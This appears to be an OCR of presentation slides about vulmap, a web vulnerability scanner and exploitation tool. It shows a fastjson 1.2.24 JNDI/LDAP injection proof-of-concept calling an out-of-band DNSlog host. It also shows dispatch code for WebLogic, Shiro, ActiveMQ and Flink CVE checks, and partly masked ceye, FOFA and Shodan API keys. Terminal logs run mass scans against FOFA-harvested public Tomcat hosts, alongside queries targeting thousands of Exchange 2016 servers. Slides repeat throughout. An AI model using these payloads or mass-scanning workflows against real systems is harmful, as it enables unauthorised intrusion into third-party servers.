
只要我葫芦(dns)够
多就不怕你ceye瘫痪

hyuga.co



ceye.io

dnslog.cn



Development - LDAP (fastjson 1.2.24)

pycharm - Fastjson.py

```
def fastjson_1224_poc(self):
    md = dns_request()
    dns = md
    data = {
        "dataSourceName": "ldap://" + dns + "//Exploit",
        ... ...
    }
    data = json.dumps(data)
    try:
        request = requests.post(self.url, data=data, headers=headers)
        if dns_result(md):
            self.vul_info["prt_resu"] = "PoCSuCCeSS"
        verify.scan_print(self.vul_info)
    except:
        verify.error_print(self.vul_info["prt_name"])
```

Development - LDAP (fastjson 1.2.24)

pycharm - Fastjson.py

```
def fastjson_1224_poc(self):
    md = dns_request()
    dns = md
    data = {
        "dataSourceName": "ldap://" + dns + "//Exploit",
        ... ...
    }
    data = json.dumps(data)
    try:
        request = requests.post(self.url, data=data, headers=headers)
        if dns_result(md):
            self.vul_info["prt_resu"] = "PoCSuCCeSS"
        verify.scan_print(self.vul_info)
    except:
        verify.error_print(self.vul_info["prt_name"])
```

md5.hyuga.co
xxx.dnslog.cn
md5.ceye.io

Development - 233

Development - Speed

Development - Gevent & Thread

pycharm - core.py

```
def scan_webapps(webapps_identify, thread_poc, thread_pool, gevent_pool, target):
    if r"weblogic" in webapps_identify or r"all" in webapps_identify:
        thread_poc.append(thread_pool.submit(scan.oracle_weblogic(target, gevent_pool)))
    if r"shiro" in webapps_identify or r"all" in webapps_identify:
        thread_poc.append(thread_pool.submit(scan.apache_shiro(target, gevent_pool)))
    if r"activemq" in webapps_identify or r"all" in webapps_identify:
        thread_poc.append(thread_pool.submit(scan.apache_activemq(target, gevent_pool)))
    if r"flink" in webapps_identify or r"all" in webapps_identify:
        thread_poc.append(thread_pool.submit(scan.apache_flink(target, gevent_pool)))
```

Development - Gevent & Thread


pycharm - core.py

```python
def scan_webapps(webapps_identify, thread_poc, thread_pool, gevent_pool, target):
    if r"weblogic" in webapps_identify or r"all" in webapps_identify:
        thread_poc.append(thread_pool.submit(scan.oracle_weblogic(target, gevent_pool)))
    if r"shiro" in webapps_identify or r"all" in webapps_identify:
        thread_poc.append(thread_pool.submit(scan.apache_shiro(target, gevent_pool)))
    if r"activemq" in webapps_identify or r"all" in webapps_identify:
        thread_poc.append(thread_pool.submit(scan.apache_activemq(target, gevent_pool)))
    if r"flink" in webapps_identify or r"all" in webapps_identify:
        thread_poc.append(thread_pool.submit(scan.apache_flink(target, gevent_pool)))
```

pycharm - core.py


```python
def apache_activemq(self, target, gevent_pool):
    poc_apache_activemq = ApacheActiveMQ(target)
    gevent_pool.append(spawn(poc_apache_activemq.cve_2015_5254_poc))
    gevent_pool.append(spawn(poc_apache_activemq.cve_2016_3088_poc))
```


Development - Gevent & Thread




Gevent
Thread


Development - Gevent & Thread






Development - Gevent & Thread

3s vs 12s





Function - Help

gnome-terminal

```
zhzy@debian:~/phpggc$ vulmap -h
  -u URL, --url URL     target URL (e.g. -u "http://example.com")
  -f FILE, --file FILE  select a target list file (e.g. -f "list.txt")
  --fofa keyword        call fofa api to scan (e.g. --fofa "app=Apache-Shiro")
  --shodan keyword      call shodan api to scan (e.g. --shodan "Shiro")
  -m MODE, --mode MODE  supports poc and exp, if not specified the default poc
  -a APP [APP ...]      specify webapps (e.g. -a "tomcat") allow multiple
  -v VUL, --vul VUL     exploit, specify vuln number (e.g. -v CVE-2019-2729)
  -t NUM, --thread NUM  number of scanning function threads, default 10 threads
  --dnslog server       dnslog server (hyuga,dnslog,ceye) default automatic
  --output-text file    result export txt file (e.g. "result.txt")
  --output-json file    result export json file (e.g. "result.json")
  --proxy-socks SOCKS   socks proxy (e.g. --proxy-socks 127.0.0.1:1080)
  --proxy-http HTTP     http proxy (e.g. --proxy-http 127.0.0.1:8080)
  --fofa-size SIZE      fofa query target number, default 100 (1-10000)
  --user-agent UA       you can customize the user-agent headers
  --delay DELAY         delay check time, default 0s
  --timeout TIMEOUT     scan timeout time, default 10s
  --list                display the list of supported vulnerabilities
  --debug               exp echo request and responses, poc echo vuln lists
```

Function - FOFA & Shodan

pycharm - vulmap.py

```
# 替换自己的 ceye.io 的域名和 token
globals.set_value("ceye_domain", "6eb4yw.ceye.io")
globals.set_value("ceye_token", "2490ae17exxxxxxxxx7a596438995")

# 替换自己的 http://hyuga.co 的域名和 token
# hyuga的域名和token可写可不写，如果不写则自动获得
globals.set_value("hyuga_domain", "xxxxxxxxxx")
globals.set_value("hyuga_token", "xxxxxxxxxx")

# fofa 邮箱和 key，需要手动修改为自己的
globals.set_value("fofa_email", "61xxxxxx@qq.com")
globals.set_value("fofa_key", "392e7be8xxxxxxxxxxxxxx437f4013d")

# shodan key
globals.set_value("shodan_key", "ABKPTO0ef2txxxxxxxxxxxxOCYdu8ERkCl")
```

Function - FOFA & Shodan

gnome-terminal

```
zhzy@debian:~/phpggc$ vulmap --fofa "tomcat" -a tomcat
                    __
                   [  |
  _   __  __   _    | |  _ .--..--.   ,--.  _ .--.
 [ \ [  ][  | | |   | | [ `.-. .-. | `'_\ :[ '/'`\ \
  \ \/ /  | \_/ |, | |  | | | | | | // | |,| \__/ |
   \__/   '.__.'_/[___][___||__||__]'-;__/| ;.___/
                                       [__|
[15:29:11] [WARN] The current version is: 0.7, Version check failed
[15:29:16] [INFO] Use fofa api to search [tomcat] and start scanning
[15:29:16] [INFO] Fofa email: 61xx@qq.com
[15:29:16] [INFO] Fofa key: 392exx013d
[15:29:16] [INFO] Fofa api: https://fofa.so/api/v1/search/all?email=619xx@qq.com&key=392e7bexx13d&size=100&qbase64=dG9tY2F0
[15:29:17] [INFO] Specify scan vulnerabilities for: tomcat
[15:29:20] [INFO] Current:[1] Total:[100] Scanning target: http://13xx8:8080
[15:29:21] [INFO] Current:[2] Total:[100] Scanning target: http://115xx17
[15:29:21] [+] The target is Apache Tomcat: Examples File [url: http://1xxx17/examples/servlets/servlet/SessionExample ]
[15:29:30] [INFO] Current:[3] Total:[100] Scanning target: http://19xxx84:8080
[15:29:31] [+] The target is Apache Tomcat: Examples File [url: http://19xx4:8080/examples/servlets/servlet/SessionExample ]
```

Function - FOFA & Shodan

gnome-terminal

```
zhzy@debian:~/phpggc$ vulmap --fofa "tomcat" -a tomcat --fofa-size 9999
                    __
                   [  |
  _   __  __   _    | |  _ .--..--.   ,--.  _ .--.
 [ \ [  ][  | | |   | | [ `.-. .-. | `'_\ :[ '/'`\ \
  \ \/ /  | \_/ |, | |  | | | | | | // | |,| \__/ |
   \__/   '.__.'_/[___][___||__||__]'-;__/| ;.___/
                                       [__|
[15:29:11] [WARN] The current version is: 0.7, Version check failed
[15:29:16] [INFO] Use fofa api to search [tomcat] and start scanning
[15:29:16] [INFO] Fofa email: 61xx@qq.com
[15:29:16] [INFO] Fofa key: 392exx013d
[15:29:16] [INFO] Fofa api: https://fofa.so/api/v1/search/all?email=619xx@qq.com&key=392e7bexx13d&size=100&qbase64=dG9tY2F0
[15:29:17] [INFO] Specify scan vulnerabilities for: tomcat
[15:29:20] [INFO] Current:[1] Total:[100] Scanning target: http://13xx8:8080
[15:29:21] [INFO] Current:[2] Total:[100] Scanning target: http://115xx17
[15:29:21] [+] The target is Apache Tomcat: Examples File [url: http://1xxx17/examples/servlets/servlet/SessionExample ]
[15:29:30] [INFO] Current:[3] Total:[100] Scanning target: http://19xxx84:8080
[15:29:31] [+] The target is Apache Tomcat: Examples File [url: http://19xx4:8080/examples/servlets/servlet/SessionExample ]
```

Function - FOFA & Shodan

```
app="vmware-ESX"||app="vmware-VirtualCenter"||app="vmware-vCenter"
```

gnome-terminal

```
zhzy@debian:~/phpggc$ vulmap --fofa 'app="vmware-ESX"||app="vmware-VirtualCenter"||app="vmware-vCenter"' -a tomcat
```

gnome-terminal

```
zhzy@debian:~/phpggc$ vulmap --fofa app=vmware-ESX||app=vmware-VirtualCenter||app=vmware-vCenter -a tomcat
```

gnome-terminal

```
zhzy@debian:~/phpggc$ vulmap --fofa "app="vmware-ESX" app=vmware-VirtualCenter app=vmware-vCenter" -a tomcat
```

Function - FOFA & Shodan


```
app="Microsoft-Exchange-Server-2016-CU19"||app="Microsoft-Exchange-Server-2016-CU3"||app="Microsoft-Exchange-Server-2016-CU12"||app="Microsoft-Exchange-Server-2016-RTM"||app="Microsoft-Exchange-Server-2016-CU7"||app="Microsoft-Exchange-Server-2016-CU17"||app="Microsoft-Exchange-Server-2016-CU2"||app="Microsoft-Exchange-Server-2016-CU1"||app="Microsoft-Exchange-Server-2016-CU14"||app="Microsoft-Exchange-Server-2016-CU5"||app="Microsoft-Exchange-Server-2016-CU11"||app="Microsoft-Exchange-Server-2016-CU9"||app="Microsoft-Exchange-Server-2016-CU16"||app="Microsoft-Exchange-Server-2016-CU10"||app="Microsoft-Exchange-Server-2016-CU6"||app="Microsoft-Exchange-Server-2016-CU13"||app="Microsoft-Exchange-Server-2016-CU18"||app="Microsoft-Exchange-Server-2016-CU8"||app="Microsoft-Exchange-Server-2016-CU4"||app="Microsoft-Exchange-2016-POP3-server"
```

Function - FOFA & Shodan

gnome-terminal

```
zhzy@debian:~/phpggc$ vulmap  --fofa-size 9999 --fofa 'app="Microsoft-Exchange-Server-2016-CU19"||app="Microsoft-Exchange-Server-2016-CU3"||app="Microsoft-Exchange-Server-2016-CU12"||app="Microsoft-Exchange-Server-2016-RTM"||app="Microsoft-Exchange-Server-2016-CU7"||app="Microsoft-Exchange-Server-2016-CU17"||app="Microsoft-Exchange-Server-2016-CU2"||app="Microsoft-Exchange-Server-2016-CU1"||app="Microsoft-Exchange-Server-2016-CU14"||app="Microsoft-Exchange-Server-2016-CU5"||app="Microsoft-Exchange-Server-2016-CU11"||app="Microsoft-Exchange-Server-2016-CU9"||app="Microsoft-Exchange-Server-2016-CU16"||app="Microsoft-Exchange-Server-2016-CU10"||app="Microsoft-Exchange-Server-2016-CU6"||app="Microsoft-Exchange-Server-2016-CU13"||app="Microsoft-Exchange-Server-2016-CU18"||app="Microsoft-Exchange-Server-2016-CU8"||app="Microsoft-Exchange-Server-2016-CU4"||app="Microsoft-Exchange-2016-POP3-server"' -a exchange
```

Function - FOFA & Shodan



Function - Exploits

Function - Proxy (socks & http)

gnome-terminal

```
zhzy@debian:~/phpggc$ vulmap -u http://127.0.0.1:8045 --proxy-socks 127.0.0.1:1080
                    __
                   [  |
  _   __  __    _   | |  _ .--..--.   ,--.  _ .--.
